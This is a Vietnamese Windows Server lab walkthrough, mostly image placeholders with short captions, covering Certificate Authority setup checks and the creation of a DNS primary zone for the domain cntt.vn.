
Nhấn Next



Nhấn Configure





Cấu hình thành công




Kiểm tra kết quả:

Chọn Active Directory User and Computers




Chọn Certificate Authority




B6: Cấu hình DNS cho Máy Server: www.cntt.vn


Right Click -> New Zone




Nhấn Next




Chọn Primary zone -> Next




Nhấn Next




Nhập cnntt.vn -> Next


